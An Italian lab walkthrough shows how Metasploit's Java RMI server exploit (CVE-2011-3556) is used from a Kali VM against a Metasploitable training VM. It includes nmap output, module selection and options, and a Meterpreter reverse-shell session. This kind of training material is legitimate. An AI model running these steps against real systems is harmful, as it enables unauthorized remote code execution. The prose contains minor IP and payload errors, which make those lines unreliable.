




Hacking con Metasploit da VM Kali a VM Metasploitable



Hacking con Metasploit


Ai fini della dimostrazione si configura la VM Kali con il seguente IP: *192.168.11.111* e, la VM Metasploitable, con il seguente IP: *192.168.11.112* .

Dalla VM Kali, digitando nel terminale il comando: *ping -c 3 192.168.11.112*, si verifica lo stato della connessione tra la VM Kali e la VM Metasploitable.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
$ nmap -sV 192.168.11.112  
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 13:04 CET  
Nmap scan report for 192.168.11.112  
Host is up (0.0027s latency).  
Not shown: 978 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN;  
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https  
://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 66.95 seconds  
  
(kali@kali)-[~]  
$
```

Hacking Metasploit

Dalla VM Kali, digitando nel terminale il comando: `nmap -sV 192.168.12.112`, si effettua una scansione sulla VM Metasploitable, per verificare se, lo stato della porta del servizio usato per la dimostrazione, java-rmi, risulta aperta.

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~'. The menu bar contains 'File', 'Azioni', 'Modifica', 'Visualizza', and 'Aiuto'. The terminal shows the user entering the command 'msfconsole'. Below this, the Metasploit logo is displayed in a stylized, blocky font. The terminal then shows the Metasploit version 'v6.2.26~dev' and a summary of available modules: 2264 exploits, 1189 auxiliary, 404 post, 951 payloads, 45 encoders, 11 nops, and 9 evasion. A tip is shown: 'Metasploit tip: Adapter names can be used for IP params'. The user is then prompted to set the LHOST to 'eth0'. The terminal ends with the prompt 'msf6 >'.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ msfconsole  
  
Metasploit  
  
=[ metasploit v6.2.26~dev ]  
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post ]  
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit tip: Adapter names can be used for IP params  
set LHOST eth0  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 >
```

Hacking Metasploit

Dalla VM Kali, digitando nel terminale il comando: *msfconsole*, si avvia la console di Metasploit, un framework usato per il penetration testing e lo sviluppo di exploit, moduli che mettono a disposizione vettori di attacco.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
msf6 > search java rmi  
  
Matching Modules  
  
#   Name                                                                 Disclosure Date   Rank   Check   Description  
-   -  
0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce      2019-05-22      excellent Yes      Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE  
1   exploit/multi/misc/java_jmx_server                                    2013-05-22      excellent Yes      Java JMX Server Insecure Configuration Java Code Execution  
2   auxiliary/scanner/misc/java_jmx_server                                2013-05-22      normal   No       Java JMX Server Insecure Endpoint Code Execution Scanner  
3   auxiliary/gather/java_rmi_registry                                    2013-05-22      normal   No       Java RMI Registry Interfaces Enumeration  
4   exploit/multi/misc/java_rmi_server ←                                   2011-10-15      excellent Yes      Java RMI Server Insecure Default Configuration Java Code Execution  
5   auxiliary/scanner/misc/java_rmi_server                                2011-10-15      normal   No       Java RMI Server Insecure Endpoint Code Execution Scanner  
6   exploit/multi/browser/java_rmi_connection_impl                       2010-03-31      excellent No       Java RMIConnectionImpl Deserialization Privilege Escalation  
7   exploit/multi/browser/java_signed_applet                             1997-02-19      excellent No       Java Signed Applet Social Engineering Code Execution  
8   exploit/multi/http/jenkins_metaprogramming                           2019-01-08      excellent Yes      Jenkins ACL Bypass and Metaprogramming RCE  
9   exploit/linux/misc/jenkins_java_deserialize                         2015-11-18      excellent Yes      Jenkins CLI RMI Java Deserialization Vulnerability  
10  exploit/multi/browser/firefox_xpi_bootstrapped_addon                 2007-06-27      excellent No       Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution  
11  exploit/multi/http/totaljs_cms_widget_exec                           2019-08-30      excellent Yes      Total.js CMS 12 Widget JavaScript Code Injection  
  
Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/http/totaljs_cms_widget_exec  
  
msf6 > use 4  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) >
```

Hacking Metasploit

Dalla console di Metasploit, digitando nel terminale il comando: *search java rmi*, si avvia la ricerca dell'exploit Java RMI, scegliendo il numero 4, essendo di un Rank excellent e con il Check Yes, digitando il comando: *use 4*.


```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
msf6 exploit(multi/misc/java_rmi_server) > info  
Name: Java RMI Server Insecure Default Configuration Java Code Execution  
Module: exploit/multi/misc/java_rmi_server  
Platform: Java, Linux, OSX, Solaris, Windows  
Arch:  
Privileged: No  
License: Metasploit Framework License (BSD)  
Rank: Excellent  
Disclosed: 2011-10-15  
Provided by:  
mihi  
Available targets:  
Id  Name  
--  --  
0   Generic (Java Payload)  
1   Windows x86 (Native Payload)  
2   Linux x86 (Native Payload)  
3   Mac OS X PPC (Native Payload)  
4   Mac OS X x86 (Native Payload)  
Check supported:  
Yes  
Basic options:  
Name      Current Setting  Required  Description  
-----  
HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request  
RHOSTS    yes              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT     1099             yes       The target port (TCP)  
SRVHOST   0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.  
SRVPORT   8080             yes       The local port to listen on.  
SSL       false            no        Negotiate SSL for incoming connections  
SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)  
URIPATH   no               no        The URI to use for this exploit (default is random)  
Payload information:  
Avoid: 0 characters  
Description:  
This module takes advantage of the default configuration of the RMI  
Registry and RMI Activation services, which allow loading classes  
from any remote (HTTP) URL. As it invokes a method in the RMI  
Distributed Garbage Collector which is available via every RMI  
endpoint, it can be used against both rmiregistry and rmid, and  
against most other (custom) RMI endpoints as well. Note that it does  
not work against Java Management Extension (JMX) ports since those  
do not support remote class loading, unless another RMI endpoint is  
active in the same Java process. RMI method calls do not support or  
require any sort of authentication.  
References:  
http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html  
http://www.securitytracker.com/id?1026215  
https://nvd.nist.gov/vuln/detail/CVE-2011-3556  
View the full module info with the info -d command.  
msf6 exploit(multi/misc/java_rmi_server) > 
```

Hacking Metasploit.

Successivamente, digitando il comando: *info*, si visualizzano le informazioni dell'exploit e le opzioni di configurazione.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112  
rhosts => 192.168.11.112  
msf6 exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                                                                     |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                     |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                           |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                           |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                    |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                          |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                             |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |

  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/misc/java_rmi_server) >
```

Hacking Metasploit

Digitando nella console il comando: *set rhosts 192.168.11.112*, si imposta come parametro l'IP della VM Metasploitable.

Infine, digitando il comando: *show options*, si visualizzano le opzioni, con i parametri modificati ed il payload (ovvero: parti di codice iniettate dal modulo exploit sulla macchina o servizio da attaccare) meterpreter/reverse_tcp già configurato con l'IP della VM Metasploitable.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/m0luyE  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:51069) at 2022-12-09 19:17:29 +0100  
  
meterpreter > route  
  
IPv4 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```
  
IPv6 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fefb:f66b	::	::		

```
meterpreter >
```

Hacking Metasploit

Dopo le opportune configurazioni, nella console di Metasploit, digitando il comando: *exploit*, si lancia l'attacco, aprendo una sessione con la shell Meterpreter da remoto, dove, digitando il comando: *route*, si accede alle informazioni sulla tabella di routing della VM Metasploitable.